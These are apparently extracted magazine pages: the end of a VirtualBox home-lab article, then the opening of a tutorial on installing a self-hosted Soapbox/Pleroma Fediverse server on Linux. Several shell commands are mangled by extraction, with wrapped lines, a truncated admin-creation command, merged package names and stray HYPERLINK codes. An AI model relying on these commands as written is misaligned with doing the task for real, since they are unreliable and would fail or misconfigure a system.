
What a lot of casual users miss is the fact that removing unneeded hardware and software from the VM will recover resources that may well not be needed. A good example is sound hardware. On a server, odds on it's not really required. Furthermore, if you're cloning servers or using PXE, there's no need for a CD-ROM. They won't save masses of RAM, but in some situations where every megabyte matters, it can be useful.

A departing tip. By default, copying between *VirtualBox* and the local computer is disabled (copying data to and from the console). This is simple to enable, on a per VM basis: just open the General/Advanced settings and then use the drop-down menus to enable the functionality.

In summary, *VirtualBox* can be extremely useful to create testing networks, along with the other features such as cloning and point-in-time snapshots make it ideal for testing things out and building virtual home labs. Depending on your requirements there are a number of ways of creating test networks. **LXF**

## QUICK TIP

As mentioned previously, paravirtual networking is performant. However, to use it the *VirtualBox* extension pack will be required. Once it's downloaded and the guest additions drivers are installed it becomes a simple task of changing the network adapter to the virt-io adapter.



After the *VirtualBox* drivers are installed, using one of the more advanced drivers can help gain a little more speed.

» GET NETWORKED WITH US... Subscribe now at <http://bit.ly/LinuxFormat>

Credit: <https://soapbox.pub>

# Build a self-hosted Fediverse server

Big Social has you, monitoring 24 hours a day all year round. Learn how **David Rutland** breaks free into his own self-run Fediverse echo-chamber.



**OUR EXPERT**

**David Rutland** can't read a commission and still isn't providing all the details. Perhaps he'd appreciate a Fediverse message listing what's missing...

If you've reached this stage, you've shown the kind of courage and endurance that should net you a medal at the very least.

**W**e don't think you need to be told that social media – in the form it exists today – is a mess. Users are ruled over by gigantic corporations with their own agenda and unfairly applied rules. They give a voice to absurd people (who you despise), while silencing your own, perfectly reasonable and rational opinions. How very dare they!

Doomscrolling has become a way of life and your social media feeds are optimised to keep you hooked, depressed, angry and engaged as you swipe through an endless stream of misery and outrage.

And don't forget the Facebook and Twitter tracking widgets scattered across the internet. Every site you visit which has a 'Facebook' button reports back to Facebook that you've been there, allowing the Zuck and his minions to build a granular picture of your activities, interests, identity and sell adverts based on that.

While the company now known as Meta (for some reason) does offer a tool which it says will prevent it from linking your off-Facebook activity with your Facebook account, we can't say that we trust them. Social media sites aren't nice is what we're saying, and you should avoid them all whenever possible.

Yet there's a certain joy to be had from interacting with people online in a social media setting (raging political and ideological arguments aside). Joining groups with a common interest is great, and talking in real time to strangers who are into what you're into is

actually fun. Sometimes (and we're loath to admit this) it's just nice to scroll through dog (*cat-Ed*) pics all day.

With Facebook, Twitter and all of the other predatory data-slurpers a hazard to your health, where are discerning readers going to go when they want to discuss topics raised in the latest issue of *Linux Format*, pets and fine art?

## Enter the Fediverse

Social networks may have been pioneered by Mark Zuckerberg, Jack Dorsey and MySpace Tom, but they don't have a monopoly on it.

In true open source style, the look and feel of Facebook, Twitter and even MySpace have been assiduously studied and copied – or tributed – made that give you the full social media experience but without the tracking, data mining, rage-feeding and exploitation that comes packaged with the originals. There's an entire universe of people interacting more-or-less calmly, exchanging information, humour, cat pictures, articles, memes and technology.

By employing a common set of standards known as ActivityPub distributed social media protocol, users are able to start their very own social media servers on a budget, and populate it with their friends, relatives and neighbours. It's fairly simple to do and we were able to deploy a simple Hubzilla hub on a lowly Raspberry Pi Zero 2 without an undue amount of difficulty. On our

more powerful Raspberry Pi 4B, we have a Pleroma instance running 24/7 alongside a bunch of other web-facing software, and it doesn't even break a sweat.

But the fun doesn't stop with just the users on your own server. Running a server that adheres to the ActivityPub standards means that you can interact with users on other servers that also use the standards. We say that the servers are federated – hence the name of this phenomenon is Fediverse, Simples.

Even if your own server has only one user, you can follow people on servers devoted to cats (*dogs?-Ed*), computers, art or, if you must, adult content. And users on those servers can follow you back.

```
david@PS:/opt/pleroma$ sudo -Hu pleroma bash -i -c 'MIX_ENV=prod
privatecloud.uk --admin'
A user will be created with the following information:
- nickname: david
- email: david@myprivatecloud.uk
- password: [generated; a reset link will be created]
- name: david
- bio:
- moderator: false
- admin: true

Continue? [n] y
User david created
Admin status of david: true
Generated password reset token for david
URL: https://social.lxf.by/api/v1/pleroma/password_reset/6tm0o1Pktw1zj
david@PS:/opt/pleroma$
```

## An unofficial LXF social server

From the plethora of Fediverse servers out there, we chose to go with Soapbox, by developer Alex Gleason. Our reasoning was simple: it's designed to look similar to Facebook, which most people will be familiar with.

Soapbox is largely built on Pleroma, and reuses a lot of the code, so if you see commands specifically for Pleroma, we haven't forgotten what we're doing and remember: it's not plagiarism, it's FOSS!

While we'd love to give you a one-line Docker command you could run to get Soapbox up and running, there isn't one available. So before you get started, go and make a cup of tea. You can check for updated instruction here: <https://soapbox.pub/install>.

## Start socialising

First, make sure you have all of the dependencies:

```
$ sudo apt install git build-essential postgresql
postgresql-contrib cmake libmagic-dev imagemagick
ffmpeg libimage-exiftool-perl libssl-dev
automakeautoconf libncurses5-dev
```

Note that we're going to be using Postgres database instead of our much beloved Maria, and in total the dependencies will require downloading almost 900MB. This seems like (and is) a lot, but if you're renting a quality VPS then it should only take around a minute.

For security reasons, it's advisable to run Soapbox as a separate user with limited privileges, so:

```
$ sudo useradd -r -s /bin/false -m -d /var/lib/pleroma
-U pleroma
```

Clone the Soapbox repository:

```
$ sudo git clone -b soapbox-v1.1.1 https://gitlab.com/
soapbox-pub/soapbox /opt/pleroma
```


and grant ownership of it to your new user:

```
$ sudo chown -R pleroma:pleroma /opt/pleroma
$ cd /opt/pleroma
```

and then `sudo -Hu pleroma bash` to become the new user.

Next, you need to install a specific version of Erlang and to do that, you will first need to get hold of the `asdf` version manager:

```
git clone HYPERLINK "https://github.com/asdf-vm/
asdf.git" https://github.com/asdf-vm/asdf.git ~/.asdf
--branch v0.8.0
echo ". $HOME/.asdf/asdf.sh" >> ~/.bashrc
echo ". $HOME/.asdf/completions/asdf.bash" >> ~/.bashrc
```



This is what one of our posts looks like when viewed from another server. Most people who you encounter will have a completely different interface.

```
exec bash
asdf plugin-add erlang
asdf plugin-add elixir
asdf install
```

Yes. It seems unnecessarily complicated, and no, it won't work if you use the stock versions of Erlang and Elixir. Every Pleroma and Soapbox admin needs to do this, and fortunately, you only need to do it once. Again this will take a while, especially on a \$5 VPS, so if there are any Sudoku puzzles that you've been wanting to complete, now's your chance.

Once, Erlang and Elixir are finally installed, `mix local.hex --force` and `mix local.rebar --force` to install some Elixir tools. `mix deps.get` will fetch dependencies.

Finally, compile Soapbox and drink more tea with:

```
MIX_ENV=prod mix compile
```

Once that's done, Soapbox is installed, but it's not ready to use quite yet. First you'll need to configure your instance. Running:

```
MIX_ENV=prod mix pleroma.instance gen
```

will enable you to set the URL, instance name, and whether or not you want it to be indexed by search engines. You should leave the database details, IP address and port numbers with their default values,

### QUICK TIP

Users on other servers may not see exactly what you see, even if you follow the same people. Different server software offers different visual and user experiences.

## » THE ENDLESS VARIETY OF THE FEDIVERSE

The Fediverse is a varied place – not just in terms of users, but of server software, too. The biggest player is Mastodon, created by Eugen Rochko in 2016, and reckoned by many tech publications to be a Twitter killer. Sadly, that never happened, but *Mastodon* popularised the idea of a decentralised social network, and attracted hundreds of thousands of new users into the Fediverse.

**Mastodon.social** is run by the project developers and hosts around 600,000 users on a single server. Its size makes it unusual on the Fediverse, as most servers

tend to have a few dozen or a hundred users at most.

